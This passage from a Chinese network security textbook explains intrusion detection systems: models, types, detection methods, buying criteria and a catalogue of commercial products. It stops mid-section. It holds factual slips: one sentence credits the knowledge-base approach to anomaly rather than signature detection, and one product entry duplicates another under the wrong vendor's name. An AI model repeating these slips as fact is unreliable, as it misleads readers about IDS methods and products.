事前、事中、事后三阶段网络安全模型的最大优点在于可操作性。通过与传统的安全保密管理模式相结合，明确了网络安全保密工作的步骤和工作周期。通过对网络安全保密工作的分阶段实施，可以让网络安全管理人员真正做到突出重点、层层落实，更好地履行网络安全保密的职责。

汉邦网络安全产品系列。

汉邦网络安全产品的设计、开发是依照“ 汉邦三阶段安全模型 ”来进行的。

“ 事前 ”系列：网络安全检查系统 HBNSS。

“ 事中 ”系列：网络防火墙 HBNetWall、安全审计系统 HBNetEye 和 VPN 网关。

“ 事后 ”系列：网络黑匣子 HBBlackBox。

汉邦网络安全系列产品实现技术不同，控制策略不同，侧重点不同，既可单独使用，又可组合使用。综合使用汉邦网络安全系列产品，可以起到尽早发现事故隐患，及时中止事故进程，事后责任追查及电子取证的作用，最大程度地保障网络系统的安全。

详细情况可见：http://www.hanbang-soft.com.cn/chanpin/moxing.asp

7.2 入侵检测系统

入侵检测即是目前信息安全领域最热门的话题之一，它通过对计算机网络或系统中若干关键点数据的收集，并对其进行分析，从而发现是否有违反安全策略的行为和被攻击的迹象。尽管有很多报告声称该技术可以实现自动检测、报警并终止入侵者的恶意入侵，但就目前来看，这项技术还很不成熟。本节将从几方面详细介绍入侵检测系统。

7.2.1 入侵检测的基本概念

入侵检测（即 Intrusion Detection，ID）是防火墙的合理补充，帮助系统对付网络攻击，扩展了系统管理员的安全管理能力（包括安全审计、监视、进攻识别和响应），提高了信息安全基础结构的完整性。它从计算机网络系统中的若干关键点收集信息，并分析这些信息，看看网络中是否有违反安全策略的行为和遭到袭击的迹象。入侵检测被认为是防火墙之后的第二道安全闸门，在不影响网络性能的情况下能对网络进行监测，从而提供对内部攻击、外部攻击和误操作的实时保护。

网络入侵检测系统（IDS）是一项很新的网络安全技术，目前虽只有几年的历史，但已受到广泛的关注，它的出现是对原有安全系统的一个重要补充。入侵检测系统收集计算机系统和网络的信息，并对这些信息加以分析，对保护的系统进行安全审计、监控、攻击识别以及作出实时的反应。

入侵检测系统的功能如下：

（1）监控、分析用户和系统的活动；

（2）审计系统的配置和弱点；

（3）评估关键系统和数据文件的完整性；

（4）识别攻击的活动模式；

（5）对异常活动的统计分析；

（6）操作系统审计跟踪管理，识别违反政策的用户活动。

入侵检测的优点：

（1）提高信息安全构造的其他部分的完整性；

（2）提高系统的监控；

（3）从入口点到出口点跟踪用户的活动；

（4）识别和汇报数据文件的变化；

（5）侦测系统配置错误并纠正；

（6）识别特殊攻击类型，并向管理人员发出警报，进行防御。

入侵检测的缺点：

（1）不能弥补差的认证机制；

（2）如果没有人的干预，不能管理攻击调查；

（3）不能知道安全策略的内容；

（4）不能弥补网络协议上的弱点；

（5）不能弥补系统提供质量或完整性的问题；

（6）不能分析一个堵塞的网络；

（7）不能处理有关 packet-level 的攻击。

对一个成功的入侵检测系统来讲，它不但可使系统管理员时刻了解网络系统（包括程序、文件和硬件设备等）的任何变更，还能给网络安全策略的制订提供指南。更为重要的一点是，它应该管理、配置简单，从而使非专业人员非常容易地获得网络安全。而且，入侵检测的规模还应根据网络威胁、系统构造和安全需求的改变而改变。入侵检测系统在发现入侵后，会及时作出响应，包括切断网络连接、记录事件和报警等。

7.2.2 入侵检测模型

Dennying 于 1987 年提出一个通用的入侵检测模型，如图 7-3 所示。该模型由以下 6 个主要部分构成。

（1）主体（Subjects）：启动在目标系统上活动的实体，如用户。

（2）对象（Objets）：系统资源，如文件、设备和命令等。

（3）审计记录（Audit records）：由<Subject，Action，Object，Exception-Condition，Resource-Usage，Time-Stamp>构成的六元组，活动（Action）是主体对目标的操作，对操作系统而言，这些操作包括读、写、登录和退出等；异常条件（Exception-Condition）是指系统对主体的该活动的异常报告，如违反系统读写权限；资源使用状况（Resource-Usage）是系统的资源消耗情况，如 CPU、内存使用率等；时标（Time-Stamp）是活动发生时间。

（4）活动简档（Activity Profile）：用以保存主体正常活动的有关信息，具体实现依赖于检

测方法，在统计方法中从事件数量、频度和资源消耗等方面度量，可以使用方差、马尔可夫模型等方法实现。

（5）异常记录（Anomaly Record）：由<Event，Time-stamp，Profile>组成，用以表示异常事件的发生情况。

（6）活动规则：规则集是检查入侵是否发生的处理引擎，结合活动简档用专家系统或统计方法等分析接收到的审计记录，调整内部规则或统计信息，在判断有入侵发生时采取相应的措施。




图 7-3　通用入侵检测系统模型

IDES 与它的后继版本 NIDES 均完全基于 Dennying 的模型，但并不是所有的 IDS 都能够完全符合该模型。Dennying 模型的最大缺点在于它没有包含已知系统漏洞或攻击方法的知识，而这些知识在许多情况下是非常有用的信息。

7.2.3　使用入侵检测的理由

为什么要使用入侵检测呢？以下给出了使用入侵检测的理由。

1.　想知道是谁在攻击网络

当将网络入侵检测系统的探测器置于企业网的周边、防火墙之外时，它能很有效地揭示针对企业攻击的本质。也就是说，如果有黑客针对企业内部网络、甚至防火墙本身进行攻击时，入侵检测系统能及时地提醒用户，并告知攻击的来源。

2.　想知道是如何被攻击

例如，如果有人获取了服务器的 root 权限，就需要知道是如何做到的，这样才能防止它再次发生。优秀的入侵检测系统能提供攻击的特征描述，甚至包括一个个按键的回放，这样有助于安全专家分析攻击过程，由此得出系统或配置的漏洞，从而防止再次受到同样的攻击。

3.　想知道企业内部网中谁是威胁者

防火墙的功能是阻止外部网络对内部网的访问，而在网络中安置入侵检测系统，就能够发现来自于内部网的未授权用户访问，发现威胁是来自于一般员工的误操作，还是不满员工的刻意行为，或者合约商的非授权访问。入侵检测系统可以放置于任何关键区域中，例如 DMZ 区

或者在防火墙内部的边界上。

4. 想减轻重要网段或关键服务器的威胁

将网络入侵检测系统的探测器配置在特定的更敏感的网段中，或者将基于主机的入侵检测系统安放于关键服务器中，偶然的、可疑的威胁将通过入侵检测系统来验证，攻击和非授权行为能被及时地发现。先进的安全组件互动机制还能修改安全策略来阻止进一步的攻击，这使安全风险得到有效的控制和减轻。

5. 想取得起诉用的法律证据

在我国，电子证据也已经日渐成为一种新的证据形式并被逐步接受。网络入侵检测系统的信息提供了网络行为的视图，它通过从多个点收集的标准化的数据，不仅用于事件关联和发现攻击，也可用于行为跟踪。隐藏在旁路的入侵检测系统往往不容易被黑客发现而删除记录，其中保存完好的数据往往可以作为法庭起诉的有力证据。

7.2.4 入侵检测系统的分类

传统的入侵检测系统可以分为两大类。

（1）基于网络的系统，这种系统放置于网络之上，靠近被检测的系统，它们监测网络流量并判断是否正常；

（2）基于主机的系统，这种系统经常运行在被监测的系统之上，用以监测系统上正在运行的进程是否合法。

目前出现一种新的入侵检测系统，即基于操作系统内核的入侵检测，它位于操作系统的内核之中并监测系统的最底层行为，下面分别介绍。

1. 基于网络的 ID

基于网络的 IDS 是指监测整个网络流量的系统，一块网卡就可能有两种用途：

普通模式——受数据包里面所包含的 MAC 地址决定，数据被发送到目的主机；

混杂模式——所有可以被监测到的信息均被主机接收。

网卡可以在普通模式和混杂模式之间进行切换，使用操作系统的低级功能就可以完成这种变换。基于网络的 IDS 一般是需要把网卡设置成后一种模式。

- 基于网络的入侵检测系统的优点

网络入侵检测系统能够检测那些来自网络的攻击，它能够检测到超过授权的非法访问。一个网络入侵检测系统不需要改变服务器等主机的配置。由于它不会在业务系统的主机中安装额外的软件，从而不会影响这些机器的 CPU、I/O 与磁盘等资源的使用，不会影响业务系统的性能。

由于网络入侵检测系统不像路由器、防火墙等关键设备方式工作，它不会成为系统中的关键路径。网络入侵检测系统发生故障不影响正常业务的运行。部署一个网络入侵检测系统的风险比主机入侵检测系统的风险少得多。

网络入侵检测系统近年内有向专门的设备发展的趋势，安装这样的一个网络入侵检测系统非常方便，只需将定制的设备接上电源，做很少一些配置，将其连到网络上即可。

- 基于网络的网络入侵检测系统的弱点

网络入侵检测系统只检查它直接连接网段的通信，不能检测在不同网段的网络包。在使用

交换以太网的环境中就会出现监测范围的局限。而安装多台网络入侵检测系统的传感器会使部署整个系统的成本大大增加。

网络入侵检测系统为了性能目标通常采用特征检测的方法，它可以检测出普通的一些攻击，而很难实现一些复杂的需要大量计算与分析时间的攻击检测。

网络入侵检测系统可能会将大量的数据传回分析系统中。在一些系统中监听特定的数据包会产生大量的分析数据流量。一些系统在实现时采用一定方法来减少回传的数据量，对入侵判断的决策由传感器实现，而中央控制台成为状态显示与通信中心，不再作为入侵行为分析器。这样，系统中的传感器协同工作能力较弱。

网络入侵检测系统处理加密的会话过程较困难，目前通过加密通道的攻击尚不多，但随着IPv6 的普及，这个问题会越来越突出。

2. 基于主机的 ID

基于主机的入侵检测产品（HIDS）通常是安装在被重点检测的主机上，主要是对该主机的网络实时连接以及系统审计日志进行智能分析和判断。如果其中主体活动有十分可疑的特征或违反统计规律，入侵检测系统就会采取相应措施。

- 主机入侵检测系统的优点

主机入侵检测系统对分析“ 可能的攻击行为 ”非常有用。举例来说，有时候它除了指出入侵者试图执行一些“ 危险的命令 ”之外，还能分辨出入侵者干了什么事，如运行了什么程序、打开了哪些文件、执行了哪些系统调用等。主机入侵检测系统与网络入侵检测系统相比通常能够提供更详尽的相关信息。

主机入侵检测系统通常情况下比网络入侵检测系统误报率要低，因为检测在主机上运行的命令序列比检测网络流更简单，系统的复杂性也少得多。

主机入侵检测系统可部署在那些不需要广泛的入侵检测、传感器与控制台之间的通信带宽不足的情况下。主机入侵检测系统在不使用诸如“ 停止服务 ”、“ 注销用户 ”等响应方法时风险较小。

- 主机入侵检测系统的弱点

主机入侵检测系统安装在需要保护的设备上。举例来说，当一个数据库服务器要保护时，就要在服务器本身上安装入侵检测系统，这会降低应用系统的效率。此外，它也会带来一些额外的安全问题，安装了主机入侵检测系统后，将本不允许安全管理员有权力访问的服务器变成可以访问的了。

主机入侵检测系统的另一个问题是它依赖于服务器固有的日志与监视能力。如果服务器没有配置日志功能，则必需重新配置，这将会给运行中的业务系统带来不可预见的性能影响。

全面部署主机入侵检测系统代价较大，企业中很难将所有主机用主机入侵检测系统保护，只能选择部分主机保护。那些未安装主机入侵检测系统的机器将成为保护的盲点，入侵者可利用这些机器达到攻击目标。

主机入侵检测系统除了监测自身的主机以外，根本不监测网络上的情况。对入侵行为分析的工作量将随着主机数目增加而增加。

3. 基于内核的 ID

基于内核的 ID 还是一种新生事务，但是成长很快，尤其是在和 Linux 的配合方面显得尤

为突出。现在有两种基于 Linux 的不同的基于内核的 ID，它们是 OPENWALL 和 LIDS，它们在防止缓冲区溢出方面有了长足进展，增强了文件系统的保护，拦截信号并使入侵系统变得更加困难。LIDS 也采取了一定措施以防止根用户执行一些操作，比如安装嗅探器或者更改防火墙规则等。

基于网络的入侵检测产品和基于主机的入侵检测产品都有不足之处，单纯使用一类产品会造成主动防御体系不全面。如果这两类产品能够无缝结合起来部署在网络内，则会构架成一套完整立体的主动防御体系，综合了基于网络和基于主机两种结构优点的入侵检测系统，既可发现网络中的攻击信息，也可从系统日志中发现异常情况，称为混合入侵检测。

7.2.5 入侵检测的分析方式

1. 技术分类

对各种事件进行分析，从中发现违反安全策略的行为是入侵检测系统的核心功能。从分析方式上，入侵检测分为两类：一种是基于特征的入侵检测，另一种是基于异常情况的入侵检测。

特征检测（Signature-based detection）又称误用检测（Misuse detection），这一检测假设入侵者活动可以用一种模式来表示，系统的目标是检测主体活动是否符合这些模式。它可以将已有的入侵方法检查出来，但对新的入侵方法无能为力。其难点在于如何设计模式，既能够表达“入侵”现象又不会将正常的活动包含进来。

对于基于特征的检测技术来说，首先要定义违背安全策略的事件的特征，如网络数据包的某些头信息。检测主要判别这类特征是否在所收集到的数据中出现。此方法非常类似杀毒软件。

异常检测（Anomaly detection）的假设是入侵者活动异常于正常主体的活动。根据这一理念建立主体正常活动的“活动简档”，将当前主体的活动状况与“活动简档”相比较，当违反其统计规律时，认为该活动可能是“入侵”行为。异常检测的难题在于如何建立“活动简档”以及如何设计统计算法，从而不把正常的操作作为“入侵”或忽略真正的“入侵”行为。

基于异常的检测技术则是先定义一组系统“正常”情况的数值，如 CPU 利用率、内存利用率、文件校验和等（这类数据可以人为定义，也可以通过观察系统并用统计的办法得出），然后将系统运行时的数值与所定义的“正常”情况比较，得出是否有被攻击的迹象。这种检测方式的核心在于如何定义所谓的“正常”情况。

两种检测技术的方法所得出的结论有非常大的差异。基于异常的检测技术的核心是维护一个知识库。对于已知的攻击，它可以详细、准确地报告出攻击类型，但是对未知攻击却效果有限，而且知识库必须不断更新。基于异常的检测技术则无法准确判别出攻击的手法，但它可以（至少在理论上可以）判别更广范、甚至未发觉的攻击。

如果条件允许，两者结合的检测会达到更好的效果。目前，国际顶尖的入侵检测系统 IDS 主要以特征发现技术为主，并结合异常检测技术。

2. 常用检测方法

入侵检测系统常用的检测方法有特征检测、统计检测与专家系统。据公安部计算机信息系统安全产品质量监督检验中心的报告，国内送检的入侵检测产品中 95%是属于使用入侵模板进行模式匹配的特征检测产品，其他 5%是采用概率统计的统计检测产品与基于日志的专家知识库系产品。

（1）特征检测

特征检测对已知的攻击或入侵的方式作出确定性的描述，形成相应的事件模式。当被审计的事件与已知的入侵事件模式相匹配时即报警。原理上与专家系统相仿，其检测方法上与计算机病毒的检测方式类似。目前基于对包特征描述的模式匹配应用较为广泛。

该方法预报检测的准确率较高，但对于无经验知识的入侵与攻击行为无能为力。

（2）统计检测

统计模型常用异常检测，在统计模型中常用的测量参数包括审计事件的数量、间隔时间和资源消耗情况等。常用的入侵检测 5 种统计模型。

- 操作模型，该模型假设异常可通过测量结果与一些固定指标相比较得到，固定指标可以根据经验值或一段时间内的统计平均得到。举例来说，在短时间内的多次失败的登录很有可能是口令尝试攻击。
- 方差，计算参数的方差，设定其置信区间，当测量值超过置信区间的范围时表明有可能是异常。
- 多元模型，操作模型的扩展，通过同时分析多个参数实现检测。
- 马尔柯夫过程模型，将每种类型的事件定义为系统状态，用状态转移矩阵来表示状态的变化，当一个事件发生时，或状态矩阵该转移的概率较小时则可能是异常事件。
- 时间序列分析，将事件计数与资源耗用根据时间排成序列，如果一个新事件在该时间发生的概率较低，则该事件可能是入侵。

统计方法的最大优点是它可以“学习”用户的使用习惯，从而具有较高检出率与可用性。但是它的“学习”能力也给入侵者以机会通过逐步“训练”使入侵事件符合正常操作的统计规律，从而透过入侵检测系统。

（3）专家系统

用专家系统对入侵进行检测，经常是针对有特征入侵行为。所谓的规则，即是知识，不同的系统与设置具有不同的规则，且规则之间往往无通用性。专家系统的建立依赖于知识库的完备性。知识库的完备性又取决于审计记录的完备性与实时性。入侵的特征抽取与表达是入侵检测专家系统的关键。在系统实现中，将有关入侵的知识转化为“if-then”结构（也可以是复合结构），条件部分为入侵特征，“then”部分是系统防范措施。运用专家系统防范有特征入侵行为的有效性完全取决于专家系统知识库的完备性。

7.2.6 选购 IDS 的原则

目前，市场上的入侵检测产品有很多，如何选择适合自己的产品是一件摆在广大安全管理员和企业技术决策者面前很头痛的事。下面根据产品的综合性能，谈谈采购过程中的基本原则。

1. 产品的攻击检测数量为多少，是否支持升级

IDS 的主要指标是它能发现的入侵方式的数量，几乎每个星期都有新的漏洞和攻击方法出现，产品的升级方式是否灵活直接影响到它功能的发挥。一个好的实时检测产品应该能经常性升级，并可通过因特网或下载升级包在本地升级。

2. 对于网络入侵检测系统，最大可处理流量（PPS）是多少

首先，要分析网络入侵检测系统所部署的网络环境，如果在 512kbit/s 或 2Mbit/s 专线上

部署网络入侵检测系统，则不需要高速的入侵检测引擎，而在负荷较高的环境中，性能是一个非常重要的指标。

3. 产品是否容易被攻击者躲避

有些常用的躲开入侵检测的方法，如分片、TTL 欺骗、异常 TCP 分段、慢扫描、协同攻击等。产品在设计时是否考虑到这一点。

4. 能否自定义异常事件

IDS 对特殊的监控需求只能通过用户自己定制监控策略实现。一个优秀的 IDS 产品，必须提供灵活的用户自定义策略能力，包括对服务、访问者、被访问者、端口、关键字以及事件的响应方式等策略。

5. 产品系统结构是否合理

一个成熟的产品，必须是集成了基于百兆网络、基于千兆网络、基于主机的三种技术。传统的 IDS 大多是两层结构，即“控制台→探测器”结构，一些先进的 IDS 产品开始采用三层架构进行部署，即“控制台→事件收集器＋安全数据库→探测器”结构，对于大型网络来说，三层结构更加易于实现分布部署和集中管理，从而提高安全决策的集中性。如果没有远程管理能力，对于大型网络基本不具备可用性。

6. 产品的误报和漏报率如何

有些 IDS 系统经常发出许多假警报，假警报常常掩盖了真攻击。这些产品在假警报重负下一再崩溃，而当真正攻击出现时，有些 IDS 产品不能捕获攻击，而另一些 IDS 产品的报告混杂在假警报中，很容易被错过。过分复杂的界面使关掉假警报非常困难，几乎所有 IDS 产品在默认设置状态下都会产生非常多的假警报，给用户带来许多麻烦。

7. 系统本身是否安全

IDS 系统记录了企业最敏感的数据，必须有自我保护机制，防止成为黑客的攻击目标。

8. 产品实时监控性能如何

由 IDS 通信造成的对网络的负载不能影响正常的网络业务，必须对数据进行实时分析，否则无法在有攻击时保护网络，所以必须考虑网络入侵检测产品正常工作的最大带宽数。

9. 系统是否易用

系统的易用性包括 5 个方面：

界面易用——全中文界面，方便易学，操作简便灵活；

帮助易用——在监控到异常事件时能够立刻查看报警事件的帮助信息，同时在联机帮助中能够按照多种方式查看产品帮助；

策略编辑易用——能否提供单独的策略编辑器，可否同时编辑多个策略，是否提供策略打印功能；

日志报告易用——是否提供灵活的报告定制能力；

报警事件优化技术——是否针对报警事件进行优化处理，将用户从海量日志中解放出来，先进的 IDS 能够将一定时间内的类似事件经过优化处理后合并进行报警，这样，用户面对的日志信息不仅更为清晰而且避免错过重要报警信息。

10. 特征库升级与维护的费用怎样

像反病毒软件一样，入侵检测的特征库需要不断更新才能检测出新出现的攻击方法。

11. 产品是否通过了国家权威机构的评测

主要的权威评测机构有：国家信息安全评测认证中心、公安部计算机信息系统安全产品质量监督检验中心等。

另外，购买 IDS 产品需要考虑多种因素，上面只是基本的要点。由于用户的实际情况不同，可根据自己的安全需要综合考虑。

7.2.7 市场上的 IDS 产品简介

目前市场上常见的 IDS 产品有很多，不同安全公司开发的产品其功能以及用户群体也不同。下面简单介绍一些知名产品。

1. 赛门铁克 Intruder Alert 3.6——集中监控服务器

SYMANTEC Intruder Alert 是赛门铁克企业安全产品中的一个关键组件。Intruder Alert 可以在网络边界和网络内部检测所有未经授权的以及恶意的活动，保证系统、应用程序以及数据的安全。Intruder Alert 可实现对系统的完全控制，支持绝大多数服务器平台，包括 Windows 2000/NT、绝大多数商业版本的 UNIX 和 Novel NetWare。SYMANTEC Intruder Alert 提供了一套集成化的程序包，可对 Tivoli Enterprise、BMC Patrol 以及 HP OpenView 管理系统上运行的主要服务器及应用程序进行连续的集中监控。Intruder Alert 与 NetProwler SNMP 的无缝集成，提供一套完备的 IDS 保护着企业的网络。如果 Intruder Alert 检测到一项安全威胁，它会自动发出警报或采取其他预先设定好的行动，比如将此事件呈报给适当的控制台，从而防止数据丢失。

2. 金诺网安入侵检测系统——即插即用性能更高

入侵检测系统 KIDS3.3 采用了金诺网安的 SafeBoot 技术，使得入侵检测系统的传感器摆脱了在硬盘上进行软件安装或将软件预装在硬盒子中的繁琐过程。只需通过可引导光盘的直接引导，就可以使整个系统开始工作，真正实现了“即导即用”和“即插即用”的完美结合，既提高了整个系统的灵活性，又增强了产品的安全性、稳定性和易操作性。KIDS3.3 的检测能力和性能得到了进一步提高，增强的检测引擎支持 VLAN（802.1q），同时也加强了 SMTP/POP3 协议的分析能力。与 3.2 版本相比，KIDS3.3 的检测性能提高了多倍，具有更好的可维护性，并具有数据库自动溢出处理和后台自动记录数据等功能。

3. Cisco Secure 入侵检测系统——安全漏洞及时响应

Cisco Secure IDS 是一种网络安全“设备”，它能够通过实时分析流量，检测出网络上的非法活动（如黑客攻击），从而保证用户快速地对安全漏洞进行响应。当非法活动被检测到后，传感器向管理控制台发出带有活动详细内容的告警信息，然后控制其他系统（如路由器）断开非法对话。

4. 清华得实 NetDT（r）2000 入侵检测系统——瞄准大型网络

NetDT（r）2000 网络入侵检测系统是北京清华得实网络安全技术有限公司的网络安全产品，该系统采用分布式入侵侦测系统构架，先进的反 IDS 欺骗技术，底层协议分析技术，智

能规则技术，实时显示技术和网络数据监控技术，全面监视各个子网的通信情况，及时捕获入侵行为，并针对网络上的可疑入侵行为做出策略反应、及时告警和日志记录等，最大限度地保障系统安全，是一套拥有完全自主版权、实用性强的安全产品，适用于政府、银行、证券、电子商务、数据中心等单位和部门。

5. 东方龙马 IDS——精确检测各种攻击

NetEye IDS 2.0 是东软集团有限公司开发的网络入侵检测系统。利用数据包截取技术对网络进行不间断的监控，扩大网络防御的范围。采用先进的基于网络数据流实时智能分析技术判断来自网络内部和外部的入侵企图，进行报警、响应、防范。并可对网络的运行和使用情况进行监控、记录和重放，使用户对网络的运行状况一目了然。同时提供网络嗅探器和扫描器，便于分析网络的问题，确定网络故障。NetEye 可对自身的数据库进行自动维护，不需要用户的干预，不会对网络的正常运行造成任何干扰，全面地综合了网络审计、监测和分析功能，配合防火墙系统组成了完整的网络安全解决方案，全面保障网络的安全。

6. 东软 NetEye IDS——集审计、监测、分析于一体，封锁内外入侵

NetEye IDS 2.0 是东软集团有限公司开发的网络入侵检测系统。利用数据包截取技术对网络进行不间断的监控，扩大网络防御的范围。采用先进的基于网络数据流实时智能分析技术，判断来自网络内部和外部的入侵企图，进行报警、响应、防范，并可对网络的运行和使用情况进行监控、记录和重放，使用户对网络的运行状况一目了然。同时提供网络嗅探器和扫描器，便于分析网络的问题，确定网络故障。NetEye 可对自身的数据库进行自动维护，不需要用户的干预，不会对网络的正常运行造成任何干扰，全面地综合了网络审计、监测和分析功能，配合防火墙系统组成了完整的网络安全解决方案，全面保障网络的安全。

7. 中科网威“天眼”入侵侦测系统——控制关键点

“天眼”入侵侦测系统能提供安全审计、监视、攻击识别和反攻击等多项功能，对内部攻击、外部攻击和误操作进行实时监控，是其他安全措施的必要补充，在网络安全防御中起到了不可替代的作用。它采用引擎/控制台结构，引擎在网络中各个关键点部署，通过网络和中央控制台交换信息。网络引擎部分运行于安全操作系统 Open BSD 之上，负责网络数据的获取、分析、检测，对警报进行过滤和实时响应，并发送给控制台进行显示和记录。

产品拥有稳定、高效的网络引擎，分布式系统设计适应高带宽需要，并且具备防御针对 IDS 的拒绝服务攻击。

8. 理工先河“金海豚”——检测、识别、预警、控制一条龙

“金海豚”网络动态防护系统是理工先河有限公司的安全产品，它由中心监控平台和具有代理功能的分布式信息检测装置组成，采用客户/服务器系统架构，产品基于主机环境，能对网络系统中的非授权使用及系统合法用户的滥用行为进行实时检测、识别、预警与控制，检测网络中的各种恶意攻击。该产品实现了内部防护、主动防护和动态防护，并具有实时检测分析、实时响应以及管理与配置功能。

9. 汉邦入侵检测系统 HBIDS——网络入侵及时报警

HBIDS 是汉邦软科公司的入侵检测系统，它可以从网络和主机上搜集有关攻击网络的信息，然后从中分析各种攻击特征，全面快速地识别各种网络攻击。其特征库是基于国际上先进

的特征库，并可动态更新。

HBIDS 根据统计和模式匹配技术，目前可以检测的攻击行为有 34 大类，共计 1000 多种。HBIDS 入侵检测系统提供了入侵实时报警功能，使管理人员能够及时发觉网络中的入侵行为，以采取相应的措施来保护网络的安全。HBIDS 还提供了黑名单查看功能，使管理员可以相当方便地查看到特别关注的一些主机的入侵信息。HBIDS 采用口令验证技术，使系统的访问权限受到了全面控制，不同的用户具有不同的访问权限，管理人员可随时修改用户密码，以避免日久泄漏身份。

10. 安氏领信 IDS——分布式监控不留漏洞

安氏领信千兆 IDS 是安氏公司采用先进技术，自主开发的基于状态协议分析技术的专业级千兆入侵检测系统。在网络和主机层面，将基于攻击特征分析和协议分析的入侵检测技术完美结合，监控分析网络传输和系统事件，自动检测和响应可疑行为，使用户在系统受到危害之前截取并防范非法入侵和内部网络误用，最大程度降低安全风险，保护企业网络系统安全。

它采用先进的三层体系结构，适用于建设高速的企业级分布式入侵检测系统，可以对千兆的网络流量进行实时监控和响应。先进的状态协议分析技术支持对所有已知攻击的检测以及对未知攻击的预防。

11. 中联绿盟“冰之眼”IDS——自动在线升级

“冰之眼”IDS 是中联绿盟公司的一款基于网络的分布式入侵检测系统，具有杰出的 IP 碎片重组能力，且同时具有基于特征和异常两种检测模式。全自动在线升级系统使得其能够和绿盟主站点保持规则库的同步更新，绿盟专家 24 小时不断跟踪最新的攻击手段，及时加入到规则库中。此外，企业内网探测模块能够检测所有的非法外连和内连，且提供多种入侵保护方式，并能与多种防火墙进行联动。

12. 瑞星 RIDS-100——捕获内外数据识别异常

RIDS-100 是由瑞星公司自主开发研制的新一代网络安全产品，它集网络监控、入侵检测、实时报警和主动防御功能于一身，为计算机网络提供全方位的保护。它实时捕获内外网之间传输的所有数据，运用协议分析和模式匹配方法有效地识别各种网络攻击和异常现象。当攻击发生时，可根据管理员的配置以多种方式发出实时报警。对于严重的网络入侵事件，也可由入侵检测引擎直接发出阻断信号，切断发生攻击的连接，而且其能够与瑞星企业级防火墙实现联动，保护企业网络免遭黑客攻击。

13. 冠群金辰 eTrust Intrusion Detection——联动实现整体安全

冠群金辰的入侵检测 eTrust Intrusion Detection 能监控网络流量，实时检测可疑的网络活动和入侵攻击，它还可同路由器、防火墙等设备实现联动，协调各种安全保护措施，使其最大程度地发挥整体安全的作用。除此之外，eID 能检测网络流量中的病毒，防止病毒在网络上的传播，eID 还拥有防止资源滥用能力，比如动态 URL 限制。eID 强大的网络检测、分析、报告和管理能力为网络安全提供了可靠的保障。

入侵检测 eTrust Intrusion Detection 是基于分布式的体系结构，能够在集中的监控平台上对各个网络探测器进行统一集中管理，并收集各网络探测器的入侵告警事件信息分类，分级别显示。它的两层体系结构及提供的多种组件可让用户根据不同的需求采取不同的安全配置，完

全能够满足用户不同网络环境下的业务和应用系统的安全要求，对各类入侵事件做出实时响应，对每一类报警的事件提供解决的技术手段和参考建议。

14. 海信眼镜蛇网络入侵检测系统——识别上千种攻击

海信眼镜蛇网络入侵检测系统（IDS）是北京海信数码科技有限公司网络安全系列产品之一。该产品可以自动监控网络数据，对可疑事件给予检测和响应，在内部局域网的主机和网络遭受破坏之前，阻止非法入侵行为，保证企业网络的安全运行。

目前，海信眼镜蛇入侵检测系统能够识别的攻击类型达上千种，并能及时迅捷地获得和掌握最新最全的攻击手法及其检测方法，并更新攻击特征库。它采用的集中式管理、分布式探测，更加适合超大规模，不同拓扑的网络，透明接入不影响网络性能，使用灵活方便。

15. 凯创 Dragon 入侵检测——联合方案保证安全

Dragon 是凯创公司的入侵检测产品，它可以以更高的带宽支持和灵活性为任何规模的网络提供定制化安全解决方案。它为探测整个 IT 基础设施中的各种滥用和攻击提供了一个集成的解决方案。通过把网络上探测到的安全事件同主机、防火墙和应用系统上探测到的安全事件结合起来，Dragon 为大、小企业都提供了完整的入侵检测手段。Dragon 使用网络探测器和主机探测器对随处发生的各种攻击进行探测，其安全信息管理器的分析和实时监测功能，为核心 IT 基础设施带来了高水平的保护。

16. 方正方通网络狙击手 Found Sniper——实时监控数据流

Found Sniper 是一个用于计算机网络上的、自动的、实时入侵保护系统。Found Sniper 监控网络传输的数据流，自动检测和响应可疑的网络行为，使用户在网络和系统受到危害之前发现并阻止非法入侵，同时 Found Sniper 检测、报警、识别和阻止那些在实时环境下无法被防火墙发现的非法活动、内部网络滥用和内部信息泄露。Found Sniper 支持千兆接口，能够在网络通信量允许的情况下，进行无信息包丢失的入侵检测。

Found Sniper 提供网络范围内可靠的、分布式实时网络保护，最大程度地降低安全风险，保护用户的网络系统安全。

7.2.8 入侵检测技术发展方向

无论从规模与方法上入侵技术近年来都发生了变化,入侵的手段与技术也有了进步与发展。入侵技术的发展与演化主要反映在下列几个方面。

1. 入侵的综合化与复杂化

入侵的手段有多种，入侵者往往采取多种攻击手段。由于网络防范技术的多重化，攻击的难度增加，使得入侵者在实施入侵或攻击时往往同时采取多种入侵的手段，以保证入侵的成功率，并可在攻击实施的初期掩盖攻击或入侵的真实目的。

2. 入侵主体对象的间接化（即实施入侵与攻击的主体的隐蔽化）

通过一定的技术，可掩盖攻击主体的源地址及主机位置。使用了隐蔽技术后，对于被攻击对象来说攻击的主体是无法直接确定的。

3. 入侵或攻击的规模扩大

对于网络的入侵与攻击，在其初期往往是针对于某公司或一个网站，其攻击的目的可能为

某些网络技术爱好者的猎奇行为，也不排除商业的盗窃与破坏行为。由于战争对电子技术与网络技术的依赖性越来越大，随之产生、发展、逐步升级到电子战与信息战。对于信息战，无论其规模与技术都与一般意义上的计算机网络的入侵与攻击不可相提并论。信息战的成败与国家主干通信网络的安全是同任何主权国家领土完整、不容侵犯一样的。

4. 入侵或攻击技术的分布化

